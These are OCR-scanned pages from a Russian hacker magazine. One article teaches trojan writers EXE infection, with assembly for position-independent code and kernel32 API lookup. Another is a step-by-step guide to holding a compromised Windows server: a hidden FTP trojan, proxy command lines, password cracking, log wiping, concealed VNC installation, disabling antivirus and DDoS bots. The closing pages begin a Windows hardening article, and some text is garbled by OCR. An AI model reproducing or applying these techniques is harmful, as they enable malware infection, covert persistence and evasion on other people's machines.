Заразив нужный EXE, троян может не светиться в автозагрузке или вообще не иметь отдельного файла, если пропишется в этот EXE полностью. Подобные техники называют вирусными.

ДВЕ ПРОБЛЕМЫ АДРЕСНО-НЕЗАВИСИМОГО КОДА

Итак, код трояна нужно сделать адресно-независимым. Для того чтобы этот код нормально функционировал, требуется решить несколько проблем. Вирусописателям они хорошо известны, но неопытный троян-мейкер может столкнуться с ними впервые.

Проблема первая. Неизвестно, где окажется код трояна, заразив EXE. Поэтому, как только код получит управление, он должен будет узнать адрес своего начала. Чаще всего используется бородатый (но стопроцентно рабочий) прием, который был популярен еще во времена DOS:

```
_trojan_code_start: ; начало кода трояна
call $5 ; call на следующую
инструкцию
pop ebp ; вытолкнем из стека
адрес инструкции pop ebp
sub ebp, 5 ; теперь в ebp адрес
_trojan_code_start
```

Проблема вторая. Нужно научиться вызывать API. У обычного приложения трудностей с этим не возникает - нормальный EXE-файл имеет таблицу импорта. В ней, кроме всего прочего, указано, какие API требуются программе и куда нужно записать их адреса (система это делает еще при загрузке).

Поскольку адресно-независимый код трояна не имеет таблицы импорта, ему нужно как-то узнать эти адреса самому. Вирусописатели знают несколько способов нахождения API. Самый надежный из них - анализ таблицы экспорта kernel32.dll. Не будем приводить полный исходник процедуры, которая это делает,

а упомянем лишь общие принципы и некоторые сведения о формате Portable EXE (PE).

КАК ДОБРАТЬСЯ ДО ТАБЛИЦЫ ЭКСПОРТА?

Большинство EXE и DLL - это PE-файлы (kernel32.dll - не исключение). Все они имеют следующую структуру. PE-файл начинается со stub'a. Stub - это EXE-программа, работающая под MS DOS. Начинается с сигнатуры - двух байт 'MZ' или (что бывает очень редко) 'ZM'. Stub получает управление, если EXE запущен под DOS'ом. Обычно он имеет небольшой размер и выводит "This program requires Microsoft Windows", после чего завершает работу. В DLL stub просто гля красоты. В своем заголовке по смещению 3Ch stub содержит dword - RVA PE-заголовка.

После stub'a идет, собственно, Windows-программа. Она начинается с заголовка PE. Первые четыре байта заголовка образуют сигнатуру 'P','E',0,0 или (почти не встречается) 'E','P',0,0. Заголовок имеет довольно сложную структуру, из которой нас интересуют лишь некоторые элементы. В частности, RVA таблицы экспор-

та находится по смещению 78h от сигнатуры PE (если считать, что сама сигнатура имеет смещение 0).

В таблице экспорта интересны следующие элементы. По смещению 20h от начала таблицы экспорта лежит dword - RVA массива указателей на O-терминирующие строки с именами экспортируемых API. По смещению 24h лежит еще один интересный dword - RVA массива оригиналов. Оригинал - это обычное двухбайтовое слово (зачем нужны оригиналы, смотри ниже). И по смещению 1Ch лежит RVA массива адресов API.

НАХОДИМ API ПО ИМЕНИ

Для того чтобы найти API по имени, нужно сделать несколько шагов.

1. Прочитать первые два байта kernel32.dll. Убедиться, что там 'MZ'. Прочитать RVA заголовка PE. Прочитать первые четыре байта заголовка PE. Убедиться, что там 'PE',0,0.
2. По смещению 78h от сигнатуры PE прочитать RVA таблицы экспорта.
3. Найти в таблице экспорта RVA массива имен, оригиналов и адресов.
4. Перебрать массив имен, найти имя нужной API и запомнить ее индекс (номер по порядку).
5. Посмотреть, какой оригинал лежит по этому же индексу в массиве оригиналов. Вычесть из этого оригинала базу оригиналов - dword, находящийся в таблице экспорта по смещению 10h.
6. Используя число (полученное в предыдущем пункте) в качестве индекса, прочитать из массива адресов RVA нужной API. Вот зачем нам была нужна таблица оригиналов!



Спешу разочаровать любителей перебирать исходники один за другим - полностью функционального загрузчика трояна (и уж тем более самого трояна) здесь не будет. Это, во-первых, противозаконно, а во-вторых, просто скучно. Но будут две интересные техники: традиционная и нетрадиционная - обе с рабочими процедурами на диске, который прилагается к журналу.

■ Откомментированный исходный код процедуры GetApi2k можно найти в файле GetApi2k.inc на диске, прилагаемом к журналу. Она адресно-независима и на 100% рабочая на всех платформах. Правда, ее код далек от оптимального, но это легко поправимо - ее надо просто оптимизировать :). И прочитай статью о базовых принципах написания эксплоитов в Спеце #08.2004(45): там аналогичный исходник рассмотрен достаточно подробно.

НАХОДИМ KERNEL32.DLL В ПАМЯТИ

■ Но надо сначала добраться до kernel32.dll. Kernel32.dll при запуске программы отображается в ее адресном пространстве. И надо сделать вот что:

①. Найти точку внутри образа kernel32.dll в памяти. Для этого нужно пройти по цепочке SEH до ее последнего элемента.

Код, реализующий нахождение точки внутри kernel32.dll, выглядит так:

```
mov    eax, fs:[0]           ; eax =
указатель на первый элемент SEH
GetApi2k_10:
mov    ebx, [eax]           ; адрес
следующего элемента
cmp    ebx, -1
; равен -1?
je     GetApi2k_20
; ga - это последний элемент цепочки
```

```
mov    eax, ebx           ; нет - за-
несем в eax адрес следующего элемента
jmp    short GetApi2k_10 ;
```

новый виток цикла

```
GetApi2k_20:
mov    eax, [eax+4]
; eax = точка внутри kernel32.dll
```



②. Выравнивать найденный адрес точки внутри kernel32.dll на 64К. Память в Windows организована таким образом, что образы исполняемых модулей (и не только они: любое резервирование памяти в виртуальном адресном пространстве процесса происходит по адресу, кратному 64К - это так называемая allocation granularity - прим. AvalANche'a) загружаются по адресам, кратным 64К. Если по выравненному адресу не лежит 'MZ', уменьшим его на 64К и повторим проверку. И так до тех пор, пока не найдем "голову" kernel32.dll.

```
xor    ax, ax
; выравниваем адрес внутри kernel32 на 64К
GetApi2k_1:
```

■ Цепочка обработчиков SEH - это связный список, элементами которого являются специальные структуры. Первый dword структуры указывает на следующий элемент цепочки, второй dword - указатель на процедуру обработки исключения.

Процедура получит управление, если в коде приложения произойдет какая-то ошибка (например, деление на 0 или попытка записи в память с атрибутами read only). Если эта процедура не сможет исправить ошибку, управление будет передано следующей процедуре в цепочке SEH и т.д. Ее последний элемент в качестве первого dword'a содержит -1, а в качестве второго - указатель на процедуру внутри kernel32.dll. Именно эта (последняя в цепочке обработчиков процедура) выводит сообщение типа "Инструкция по адресу XXXXXXXX обратилась к памяти по адресу XXXXXXXX".

Естественно, для каждого приложения цепочка SEH своя.



```
mov    ebx, [eax] ; читать 4
байта по адресу [eax]
cmp    bx, 5A4Dh ; голова
стаба? ('MZ' навыворот)
je     GetApi2k_2; ga!
sub    eax, 010000h
; уменьшаем еще на 64К
jmp    short GetApi2k_1
; новая итерация
GetApi2k_2:
; теперь в eax addr 'MZ' k32
```

Потом находим RVA PE, а дальше все по плану :).

НЕСКОЛЬКО СЛОВ О ВНЕДРЕНИИ В "ЧУЖУЮ" ПРОГРАММУ

■ Допустим, удалось написать адресно-независимый код. Как теперь заразить им чужой EXE? Вирмейкеры знают кучу разных техник. Те, что попроще, легко секутся антивирусами. Сложные техники - труднее программировать.

К сложным техникам традиционно относят сжатие секции кода. Секция кода - это, грубо говоря, та часть PE-файла, в которой находится программный код. Суть техники в следующем. Находим RVA и размер секции кода - они лежат по смещениям 2Ch и 1Ch от начала PE-заголовка. Также нас интересует RVA точки входа - лежит в PE-заголовке по смещению 28h. Именно в точку входа передается управление сразу после старта EXE (если это EXE-файл) или загрузки DLL (если это DLL).

Адресно-независимый код внедряется следующим образом. Секция кода сжимается с помощью какого-нибудь алгоритма (типа LZW). В результате этого освобождается немного места в конце кодовой секции - именно туда и прописывается переносимый код, переводя RVA точки входа в PE-заголовке на себя. Длина заражаемого файла при этом не увеличивается!

Как это сделать? Очень просто! Не надо писать собственную процедуру сжатия. Можно воспользоваться тем, что в ntdll.dll есть следующие функции Native API: RtlCompressBuffer, RtlGetCompressionWorkSpaceSize и RtlDecompressBuffer. Они позволяют сжимать и декомпрессировать данные с помощью алгоритма LZ.

RVA - Relative virtual address - смещение относительно начала файла.

Полное описание формата PE смотри в доках. Советуем tutorial Iczelion'a и доку Hard Winsdom'a - все это есть на www.wasm.ru на русском языке.

Пример процедур, использующих Native API для сжатия данных, есть на диске к журналу. Процедуру декомпрессии напиши сам.



Докучаев Дмитрий aka Forb (forb@real.hacker.ru)

WINDOWS - ПРИТОН ХАКЕРА

КАК СОЗДАЮТ ПЛАЦДАРМ НА ВЗЛОМАННОЙ МАШИНЕ

Всем известно, что возможности форточного `cmd.exe` не сравнятся с прелестями `/bin/bash`. По этой причине взломщики не жалуют консоль Windows. На самом деле, даже используя юзерские привилегии, можно организовать на чужой машине хороший хакерский плацдарм.

Никто не помешает взламывать пароли, использовать прокси, ставить графические приложения на мощной тачке. Достаточно иметь некоторые консольные навыки и обладать контрольным пакетом хакерских программ.

Предположим, что у нас имеется доступ к бэкдору, который сидит на определенном порту. После коннекта и авторизации троянец запустит `cmd.exe` под правами SYSTEM. Но скучный `cmd` со стандартными утилитами малоинтересен. Но это только на первый взгляд!

Перед тем как что-то устанавливать, нам понадобится хороший FTP-сервер (чтобы без проблем закачивать нужный софт). Конечно, можно скачивать файлы с помощью FTP-сценариев или старого TFTP-протокола, но лучше раз и навсегда обзавестись хакерским демоном, например, проверенным Phantom FTP Server. Этот троян функционирует в двух режимах: с привязкой к конфигу или с привязкой к реестру. Полное описание этой чудной программы находится на сайте phantom-server.chat.ru. Там выложен архив PFS.zip, из него на взломанный сервер закачаем exe'шник. Теперь запускаем PFS (не забыв по незаметной переименовать бинарник). Поздравляю: стал доступен FTP-сервер на 2177-м порту. Теперь можно коннектиться туда со своей машины и проверять работу демона. Если Phantom был запущен без конфига, он пустит кого угодно под любым логином и паролем. В принципе, так даже удобнее: ведь можно без проблем убить процесс после того, как нужный файл закачан.

Теперь, когда у нас есть FTP-доступ и командный интерпретатор, можно заливать и запускать хакерские утилиты.

ХАЛЯВНЫЙ И БЕЗОПАСНЫЙ ПРОКСИ

Взломщики, которые заботятся о своей безопасности, любят устанавливать на взломанные *nix-тачки ле-

чебно-охранительный софт и часто незаслуженно забывают охватить своей заботой дырявые Windows-сервера. Введя в Вину существовать хороший софт, позволяющий организовывать безопасные соединения, туннели и перенаправления. Достаточно поставить всего одну утилиту, и можно забыть о проблемах. Встречаем софтинку `bouncer` (security-lab.ru/tools/bouncer-1.0.rc6-win32.zip), которая изменит твоё представление о скучном командном шепле. Прежде чем заливать эту утилиту на сервер, стоит поработать с ней на локальной машине. Запустим ее без параметров. Как видно, софтинка имеет туеву хучу опций. Совсем не обязательно указывать их все, но для уверенности в завтрашнем дне надо ознакомиться со способами применения хотя бы половины параметров из этого списка.

Начнем с главных опций. Перед запуском необходимо определить режим `bouncer'a`. Он может запускаться в качестве регидиректора или в качестве прокси. Первый режим пригодится, если нужно временно присоединиться к какому-нибудь серверу. Например, у взломщика нет желания светить собственный IP-адрес, но очень хочется прилететь на `www.white-`

`house.gov:22` :). Нет проблем! Ему нужно просто запустить `bouncer` с опциями `--port 22 --destination www.white-house.gov:22`, а затем соединиться с сервером, где стоит прокси (в качестве порта надо указать 22). С таким же успехом можно похвастаться своим элитным хостом в IRC, скрывать истинный IP в аське и т.д.

Если же целью будет использовать настоящие пятые соски (SOCKS5), то необходимо запустить `bouncer` во втором режиме, а еще лучше - в качестве демона. Для этого нужно снабдить программу тремя главными параметрами:

```
bouncer.exe --port 1080 --socks5 --daemon.
```

Но это самый простой случай. В сети вертится масса сканеров на прокси, поэтому наш сокс могут обнаружить злые хакеры. Поэтому нужно довериться параметрам, ограничивающим доступ к сервису. Рассмотрим пример запуска `bouncer'a` с разрешением соединения только с доверенными адресами и по определенному логину:

```
bouncer.exe --port 1080 --socks5 --daemon --allow 195.64.6.* --s_user x4k30r --s_password x4ck.
```

```
220 ICS FTP Server ready.
user nosuchuser
331 Password required for nosuchuser.
pass nosuchpasswd
230 User nosuchuser logged in.
syst
215 UNIX Type: L8 Internet Component Suite
pwd
257 "C:/TEMP/" is current directory.
cmd c:
250 CMD command successful. "c:/TEMP/" is current directory.
cmd c:/
250 CMD command successful. "c:/" is current directory.
cmd f:
501 CMD failed. Invalid directory name syntax
cmd f:/
250 CMD command successful. "f:/" is current directory.
cmd e:/
250 CMD command successful. "e:/" is current directory.
list
150 Opening data connection for directory list.
```

Шпионский FTPD к услугам хакера

Кроме этого, можно создать защищенное SSL-соединение с поддержкой аутентификации по паролю. Для этого в командную строку стоит добавить три опции:

```
--tunnel host:port
--s_user юзер
--s_password пароль
```

Но и это еще не все. Разработчики bouncer'a здорово позаботились о мониторинге. Никто не мешает вести лог всех соединений и иметь доступ к административному серверу. После соединения с ним станет возможно лицезреть все активные подключения, а также зверски замочить bouncer :). Чтобы добиться всего вышеперечисленного, следует запускать

bouncer.exe с advanced-опциями. Примерно так:

```
bouncer.exe --port 1080 --socks5 --daemon
--allow 195.64.6.* --s_user x4k30r --
s_password x4ck --a_bind 195.55.55.55 --
a_user admin --a_password admin --logfile
c:\windows\error.log --full-time.
```

Для удобства эту команду можно записать в какой-нибудь bat-файл, а демон запускать через утилиту start (в background'e), чтобы старт bouncer'a не оказался последней операцией в консоли (для дальнейших действий придется создать новый сеанс).

СКАЖИ «ПАРОЛЬ»!

■ Что делает взломщик, когда добивается локальных прав в Linux? Правильно, смотрит информацию о системе, а затем ставит John The Ripper для перебора парольных хэшей. Но редко кому приходит в голову запустить Джоника на Win-платформе. А зря! Если процессор мощный, грех не использовать его ресурсы по назначению. Но прежде чем что-то устанавливать, необходимо выявить частоту процессора. Эта процедура выполняется с помощью одной консольной команды.

Вся информация о железе хранится в специальном разделе реестра HKEY_LOCAL_MACHINE\HARDWARE. Там же записана подробная инфра о проце. Сведения лежат в ветке «HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0», которую нужно каким-то образом экспортировать в файл. Делается это простой командой: regedit /e cpu.reg

HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0. После этого нужно выполнить type cpu.reg, которая выгаст сокровенные данные о CPU.

Портированный Джоник находится здесь: www.openwall.com/john/john-16w.zip. Прежде чем заливать файл, надо скачать его к себе на компьютер, а затем собрать все необходимые библиотеки и exe'шники в шпионский каталог. Синтаксис виндового Джоника ничем не отличается от пингвиньего, поэтому не буду рассказывать о параметрах запуска переборщика (при желании их можно найти в файле doc\EXAMPLE). Не исключено, что придется обзавестись парой-тройкой увесистых вордлистов, чтобы перебор был более продуктивным :).

Процедура инсталляции RAdmin'a на взломанную Windows-систему очень похожа на установку VNC. Правда, VNC кушает немного меньше ресурсов, чем его главный конкурент.

Изучи все ключики к команде regedit. Это пригодится для проведения шпионских операций.

```

--tunnel Host Port (HTTP Proxy To SSL Tunnel Through)
--l_user User (User For HTTP Proxy)
--l_password Password (Password For HTTP Proxy)

Access Restriction Options:
--allow IP Mask (IP Mask Of Allowed Connections)
--deny IP Mask (IP Mask Of Denied Connections)
--s_user User (User For Socks 5 Server)
--s_password Password (Password For Socks 5 Server)

Administration Options:
--a_port Port (HTTP Listen Port)
--a_bind IP (IP To Bind Listening Socket To)
--a_user User (User For HTTP Administration Server)
--a_password Password (Password For HTTP Administration Server)

C:\bouncer --port 1080 --socks5 --daemon
Bouncer v1.0 RC6 (MileStone)
Build Date: Apr 25 2002 21:18:15
Copyright (c) 2002 Chris Mason
All Rights Reserved

119:21.101 Bouncer Daemonized - Console Inactive

```

Сокс-попрыгунчик готов к работе

КОНСОЛЬНЫЕ ПОМОЩНИКИ

■ Помимо вышеописанного софта предлагаю набор программ, которые существенно облегчат работу в консоли.

thethin.net/getsids.zip - программа, выводящая подробный список пользователей вместе с их идентификаторами. Очень полезная штука для поиска нужного аккаунта.

thethin.net/gettype.zip - полная информация об операционной системе. Полезно, если ты составляешь какие-нибудь скрипты.

thethin.net/getusers.zip - утилита, выводящая список подключенных пользователей. Очень удобная вещь, аналог /usr/bin/w в *nix :).

thethin.net/clearelp.zip - логклинер :). Бережно очищает системный журнал событий прямо из консоли. У хакера всегда будет шанс реабилитироваться, если он по какой-то причине намусорил в логах.

www.thethin.net/IFerase.zip - еще один клинер. Правда, IFerase удаляет все записи из истории IE, а также не забывает стирать кукисы.

thethin.net/chgstr95.zip - программа, предназначенная для поиска нужного текста и... замены строк. Умная софтина понимает шаблоны, регвыры, потоковый ввод/вывод и умеет искать в подкаталогах. Рекомендую!

thethin.net/regsearch.zip - утилита для поиска и замены веток реестра. Если привыкнуть к ее параметрам, можно вообще отказаться от кропотливых процедур импорта и экспорта и делать все сразу, не отходя от кассы :).

thethin.net/runh.zip - софтина, запускающая background-приложения в невидимом режиме. Весьма полезна, если админ сервера периодически мониторит экран машины. Как говорится, запустил и скрыл :).

thethin.net/StartupCPL.zip - программа позволяет увидеть, какие приложения запускаются при старте системы. Полезно при отладке своих автозагрузочных приложений.

thethin.net/superkill.zip - утилита для «убийства» процессов с консоли. Немного превосходит по возможностям tskill, поэтому рекомендую посмотреть утилиту в действии.

```

Microsoft Windows [Version 5.1.2600]
(c) Copyright Microsoft Corporation. All rights reserved.

C:\Documents and Settings\Verdik\cmd.exe /c dir reg HKEY_LOCAL_MACHINE\HARDWARE\
DESCRIPTION\System\CentralProcessor\0

C:\Documents and Settings\Verdik\cmd.exe type
cpu.reg

HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\CentralProcessor\0
Processor Information: 0x00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Label: Intel
Configuration: Intel Celeron 300 3.00 GHz
Processor Revision: 0x00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
Manufacturer: Intel
Processor Serial Number: 00000000
Processor Revision: 00000000

```

Исчерпывающая информация о быстром камешке

УЖЕ В ПРОДАЖЕ



Теперь Хакер комплектуется DVD-диском!
Выбери сам: DVD или 2 CD!

В НОМЕРЕ:

Охлади свой комп
Жидкостные системы охлаждения.

Дефейс по-правильному!
Ликбез по совершенно дефейсов.

DDoS в картинках
Создание собственной DDoS-армии.

<Точка.ру> принимает гостей
Наши в гостях у крупного столичного провайдера.

На наших дисках ты всегда найдешь тонну самого свежего софта, демки, музыку, а также 2 видео по взлому!

Что я слышу? Ты говоришь, что Джон не умеет ломать хэши MySQL, а, кроме красивого MD5Inside, ты ничего не знаешь? Конечно, порой без графики не обойтись, но в данной ситуации логичнее обратиться за помощью к полезной утилите md5Crack (online.securityfocus.com/data/tools/MD5Crack.exe). Программа не только переберет нужный хэш, но и попытается найти копию (совпадение одного и того же пароля в разных хэшах), которые очень часто встречаются в MD5.

Если переборщик запускается на короткое время (весь процесс перебора будет наблюдаться в консоли), можно использовать программу без перенаправления. Когда есть подозрения, что bruteforce затянется на долгие дни, можно стартовать утилиту с перенаправлением в лог, а также в background-режиме (с помощью start). В любом случае, никто не мешает прибить процесс при помощи стандартной утилиты taskkill.

ДЕАШЬ ГРАФИКУ!

■ А как быть в случае, если очень хочется запустить полноцветное графическое приложение? Естественно, что в консоли хакеру никогда не добиться старта какого-нибудь Brutus или PuTTY. Но ничего не мешает поставить на сервер VNC, а затем наслаждаться мониторингом рабочего стола.

RealVNC - проект, аналогичный RAdmin. Он служит для управления Windows через специальный viewer,

который целиком и полностью показывает рабочий стол взломанного сервера. К сожалению, VNC корректно установится только при наличии административных привилегий. Если их еще нет, можно попробовать воспользоваться локальным эксплоитом под WinNT.

Берем пакет RealVNC с www.realvnc.com/download.html (там необходимо зарегистрироваться). Он поставляется в виде отдельного инсталлятора, что плохо, ведь из консоли таким сетапником не поуправлять... Но это лишь на первый взгляд: стоит проглотить ряд нехитрых действий, и демон VNC благополучно установится на желаемый сервер.

Первым делом ставим RealVNC на свою машину. Когда инсталлятор попросит указать директорию, вводим какой-нибудь малозаметный путь (именно в эту папку сервис будет установлен на удаленной машине). Снимаем все галочки, которые заставят VNC прописаться в качестве сервиса - нам это не нужно. По окончании работы инсталлера запускаем файл vnc-config.exe. В первом разделе необходимо задать пароль на вход и нажать кнопку ОК.

Теперь переходим к изнурительному процессу экспорта всех данных на чужую машину. Открываем реестр и ищем все ключи с постройкой VNC. Бережно копируем названия разделов в отдельный документ - они еще пригодятся! Ради эксперимента гля

```
C:\hack>md5Crack
MD5Crack -h for help
No resume file found

C:\hack>md5Crack -h
MD5Crack (version 0.6f)
Bruteforcing tool for MD5 hashes.
Usage: MD5Crack [-h] [-a] [-s string] [digest]
-h : This (h)elp Message
-a : Find (a)ll collisions (continues after first match)
-s string : custom character set (s)tring
If no options, MD5Crack will resume previously stopped session

-----
Author   : Gregory Duchemin ( c3rb3r@hotmail.com )
Win32 Ver : Goldie Rejuven ( goldie@checksum.org )
-----
derived from the RSA Data Security Inc.
MD5 Message-Digest Algorithm
```


Расшифруем без проблем!

БДЯЩИЙ АНТИВИРУС

■ Порой случается, что на взломанной Windows-машине вертится свежий антивирус. Чтобы узнать это, достаточно выполнить команду net start и внимательно ознакомиться с запущенными сервисами. Если встретится служба AVP Monitor или подобная ей, можно быть уверенным, что антивирус легко перехватит хакерские утилиты (в частности, PFS). При активном антивирусе есть два выхода: либо выключить его на время командой net stop имя_сервиса, либо избегать заливки троянцев. Во втором случае придется писать собственные утилиты на подручном языке (Delphi/C++/Perl), а затем запускать их на удаленной машине.

Ж У Р Н А Л
ХАКЕР

(game)land
www.xakep.ru



ленивых я пропарсил свой реестр на предмет таких разделов (я не гарантирую их полное сходство с твоими ветками!). Вот они:

```
HKEY_USERS\S-1-5-21-329068152-484763869-839522115-500\Software\RealVNC
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit
HKEY_CURRENT_USER\Software\RealVNC
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\RealVNC_is1
HKEY_USERS\S-1-5-21-329068152-484763869-839522115-500\Software\Microsoft\Windows\CurrentVersion\Applets\Reedit
HKEY_USERS\S-1-5-21-329068152-484763869-839522115-500\Software\RealVNC
```

Теперь запускаем команду `regedit /e 1.reg НАЗВАНИЕ_ПЕРВОГО_РАЗДЕЛА`. Когда с первой вкладкой будет покончено, экспортируем вторую в файл 2.reg. И так до конца. Программисты

Microsoft не позаботились о том, чтобы `regedit` понимал несколько веток в одной командой строке, поэтому работа может показаться нудной :). Когда вся информация окажется экспортирована, составляем из нескольких информационных документов единственный `vnc.reg`. Благодаря тому что все данные представлены в текстовом виде, у тебя не возникнет проблем со склеиванием файлов.

Вроде бы все готово к переносу. Создаем на удаленном сервере каталог, в точности совпадающий с тем, который мы вписали в окно инсталлятора. Теперь синхронизируем эти директории. Остался последний шаг - импорт данных реестра. Ведь `vnc-config` записал пароль в специальную ветку. Но не все так плохо, ведь мы только что экспортировали все данные по продукту VNC. Закачиваем `vnc.reg` на машину, а затем запускаем `regedit` с параметрами `«/s vnc.reg»`. Опция `/s` помогает избежать запроса на добавление (подумай, как можно нажать ОК в консоли? :)). Таким вот

образом важные данные попадают в удаленный реестр. Теперь ничто не мешает запустить `vncwin4.exe` на удаленном сервере.

Настало время проверить проделанную работу: запускаем `vncviewer.exe` и указываем хост сервера с нулевым портом (например, `195.55.55.55:0`), затем вводим нужный пароль и видим полноэкранный графический интерфейс. Теперь можно работать с сервером с помощью клавиатуры и мыши, а также запускать ресурсоемкий графический софт!

АТАКА БОТАМИ

■ Я совсем не упомянул про DoS-атаки. Ведь многие хакеры ищут дырявые машины, чтобы поставить на них специальный боевой софт. В наше время большую популярность набирают так называемые «боты». Бот - это не просто робот, сидящий в IRC. Хакерские боты отличаются интеллектом. Они умеют размножаться, осыпая жертву ICMP-запросами и SYN/ACK-пакетами, искать баги в интернете, подключать плагины и многое другое. Хакеру достаточно запустить один-единственный файл, и тут же бот распакует себя, запустит скрытый mIRC, подключится к нужному серверу и будет ждать команд хозяина. Кстати, прежде чем опознать хозяина, бот попросит у него сложный пароль и потребует совпадения хоста и идента.

Что касается поиска багов и саморазмножения, то тут все просто. Вероятно, ты знаешь, что такое авторутер. Точно такой же механизм интегрирован в обычного mIRC-бота. По требованию хозяина запускается сканер, ищущий баг в DCOM/Isass-сервисах (а также другие виндовые бреши). После того как баг успешно проэксплуатирован, бот сам себя заливает на машину и распаковывает. Новорожденный «младенец» забирается на тот же IRC-сервер, где обитает его папа :), и присоединяется к злодеяниям. Учитывая масштаб эпидемии на RPC-фронте, число таких ботов может достигать десятков тысяч. А теперь представь, что все они нападут на сервер со средним каналом. Машина просто не справится с большим напором и сразу же уйдет в гаун.

Все проекты ботов приватны и трейдятся хакерами на специальных каналах. Но иногда добросовестные админы выкладывают ботов в публичные источники (для изучения), которые можно отыскать в Гугле (смотри, например, swait.org/bots/gtbot.html).

Вот, собственно, и все. Теперь ты знаком с азами хакерского мастерства в Windows-консоли. Как видишь, можно без особых проблем добиться полного управления системой несмотря на убогость Windows в плане удаленного администрирования. Но помни, что этот материал опубликован лишь в целях ознакомления.



Злые боты атаковали интернет!

В комплекте архива с портированным Джоном есть два прекомпилированных бинарника для процессоров AMD и INTEL. Оцени конфигурацию системы, а затем выбери подходящий вариант.

Чтобы загрузить файл по TFTP-протоколу, достаточно выполнить команду `TFTP host GET file`.

Автор и редакция не несут никакой ответственности за применение информации из статьи в незаконных целях.

Content:

70 Грамотная защита оси
Настройка Windows XP стандартными средствами

74 Найди врага в своем доме!

Обнаружение злого соффта без использования антивируса

80 Инструментарий хакера

Сравнительный анализ эмуляторов

84 Найти и уничтожить!

Руководство по борьбе с вирусами и троянами

88 Бортовой журнал

Препарируем логи Windows

92 Сертификация программ от Microsoft

Не все так хорошо, как кажется

96 Защита снаружи и изнутри

Персональные фаерволы

Докучаев Дмитрий aka Forb (forb@real.hacker.ru)

ГРАМОТНАЯ ЗАЩИТА ОСИ

НАСТРОЙКА WINDOWS XP СТАНДАРТНЫМИ СРЕДСТВАМИ

Любую операционку необходимо грамотно защищать от внешних нападений. Если об этом своевременно не позаботиться, то твоя система будет живой мишенью для вирусов, троянов, червей и далее по списку.

Разумеется, защищать систему имеет смысл сразу после установки. Только тогда ты можешь быть уверен в том, что, кроме тебя, на машине никто не обитает :). Но если ты изначально забил на защиту, ничто не мешает исправиться и наверстать упущенное. Тебе не придется прибегать к помощи сторонних программ - вся настройка производится с помощью стандартных средств.

ПОЧУВСТВУЙ СЕБЯ АДМИНИСТРАТОРОМ

■ Первое, что необходимо сделать, - это зайти в раздел «Администрирование» в панели управления. Именно с него начинается организация безопасности твоей системы. Кликни на ярлычок «Службы» и внимательно ознакомься со списком дефолтовых сервисов. Многие из них должны быть отключены за ненадобностью. К примеру, рекомендуется вырубить службу рассылки системных оповещений. Дело в том, что в последнее время этот сервис юзается злобными спамерами, которые рассылают свои сообщения с помощью автоматизированных червей. Причем фаервол не всегда защищает от назойливых рекламщиков - хакеры научились спускать IP-адрес и тем самым пробиваться через брандмауэр.

Далее убедись, что у тебя выключен сервис удаленного управления Windows и Telnet. Для рабочей станции эти демоны абсолютно бесполезны. Только представь, что твоей машиной управляет злобный хакер, который случайно (или намеренно) подобрал пароль к администраторскому аккаунту.



И, наконец, отключи удаленное управление реестром. Если взломщик по каким-то причинам узнает пароль администратора (или любого юзера с повышенными правами), то сможет удаленно подключиться к реестру. Хакеру будут доступны три первых ветки. Злоумышленник может так напортачить, что тебе придется сносить всю систему.

